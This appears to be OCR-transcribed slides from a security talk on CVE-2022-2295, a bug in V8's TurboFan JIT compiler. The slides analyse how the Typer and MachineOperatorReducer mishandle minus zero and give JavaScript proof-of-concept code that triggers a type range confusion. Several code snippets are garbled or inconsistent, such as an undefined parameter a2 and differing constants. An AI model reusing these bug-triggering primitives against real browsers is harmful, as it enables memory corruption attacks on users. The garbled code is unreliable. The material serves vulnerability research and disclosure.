    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1, a2){



    let y = BigInt(1);
    if(!a2)
        y = 0x3fffff;

    let z = (o.length < y) | 0;
    bar(a1);
    let res = (z == 0) | 0;
    return res;
}
```


TypedOptimization

```
Reduction TypedOptimization::ReduceSpeculativeNumberComparison(
  Node* node) {
  Node* const lhs = NodeProperties::GetValueInput(node, 0);
  Node* const rhs = NodeProperties::GetValueInput(node, 1);
  Type const lhs_type = NodeProperties::GetType(lhs);
  Type const rhs_type = NodeProperties::GetType(rhs);
🤯if (BothAre(lhs_type, rhs_type, Type::Signed32()) ||
      BothAre(lhs_type, rhs_type, Type::Unsigned32())) {
    Node* const value = graph()->NewNode(
        simplified()->NumberOpFromSpeculativeNumberOp(simplified(),
                                      node->op()), lhs, rhs);
    ReplaceWithValue(node, value);
    return Replace(value);
  }
  return NoChange();
}
```

💡 MinusZero


Typer-opaque constants

```
let o = {c0:0};
let x = (o.c0&1);
```




LoadElimination

ReduceLoadField



Typer-opaque constants

```
let o = {c0:0};
let x = (o.c0&1);
```



26: NumberConstant[0]
Range(0, 0)

23: NumberConstant[1]
Range(1, 1)

24: SpeculativeNumberBitwiseAnd
Range(0, 1)

MachineOperatorReducer

ReduceWord32And

52: Int32Constant[0]

Ideas #3: Typer-opaque constants with -0

Typer phase

```
Type OperationTyper::NumberMultiply(Type lhs, Type rhs) {
  ...
  // Try to rule out -0.
  bool maybe_minuszero = lhs.Maybe(Type::MinusZero()) ||
                         rhs.Maybe(Type::MinusZero()) ||
                         (lhs.Maybe(cache_->kZeroish) && rhs.Min() < 0.0) ||
                         (rhs.Maybe(cache_->kZeroish) && lhs.Min() < 0.0);
  ...

  // Take into account the -0 and NaN information computed earlier.
  if (maybe_minuszero) type = Type::Union(type, Type::MinusZero(), zone());
  if (maybe_nan) type = Type::Union(type, Type::NaN(), zone());
  return type;
}
```

Ideas #3: Typer-opaque constants with -0

MachineOperatorReducer phase

```
// Perform constant folding and strength reduction on machine operators.
Reduction MachineOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    case IrOpcode::kInt32Mul: {
      Int32BinopMatcher m(node);
      if (m.right().Is(0)) return Replace(m.right().node());  // x * 0 => 0
      if (m.right().Is(1)) return Replace(m.left().node());   // x * 1 => x
      if (m.IsFoldable()) {  // K * K => K  (K stands for arbitrary constants)
        return ReplaceInt32(base::MulWithWraparound(m.left().ResolvedValue(),
                                                    m.right().ResolvedValue()));
      }
      ...
      break;
    }
  }
  return NoChange();
}
```

Ideas #3: Typer-opaque constants with -0

```
let o = {c0:0};
let x = (o.c0&1);
// Type: Range(0, 1)
```

↓

```
let o = {c0:0};
let x = o.c0 * 0;
// Type: (MinusZero | Range(0, 0))
```

Ideas #3: Typer-opaque constants with -0

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1, a2){



    let y = BigInt(1);
    if(!a2)
        y = 0x3ffffff;

    let z = (o.length < y) | 0;
    bar(a1);
    let res = (z == 0) | 0;
    return res;
}
```

→

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1){
    let c = {a:0};
    let x = c.a * 0;
    // Type: (MinusZero | Range(0, 0))
    let y = BigInt(1);
    if(!a2)
        y = 0x3ffffff;

    let z = (o.length < y) | 0;
    bar(a1);
    let res = (z == x) | 0;
    return res;
}
```

Cheers! 🎉🎉🎉

POC

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1){
    let c = {a:0};
    let x = c.a * 0;
    let y = BigInt(1);
    if(!a2)
        y = 0x3ffffff;

    let z = (o.length < y) | 0;
    bar(a1);
    // Typer: Range(0,0), Real: 1
    let res = (z == x) | 0;
    return res;
}
```

Typer phase:

x:

(MinusZero | Range(0, 0))

y:

(BigInt | Range(0x3ffffff, 0x3ffffff))

z:

Range(1, 1)

res:

Range(0, 0)

Typer hardening bypass?

It's not a big problem, but we won't talk about it today.

Takeaway

- Briefly introduce the TurboFan and a bug in instruction selection
- Analyze the root cause of CVE-2022-2295
- Introduce some primitives, and trigger the bug in a way that causes a type range confusion

DEMO

md5 of exp.js: f482d5186d8d58f2fa29a5cb00cbf24d

THANKS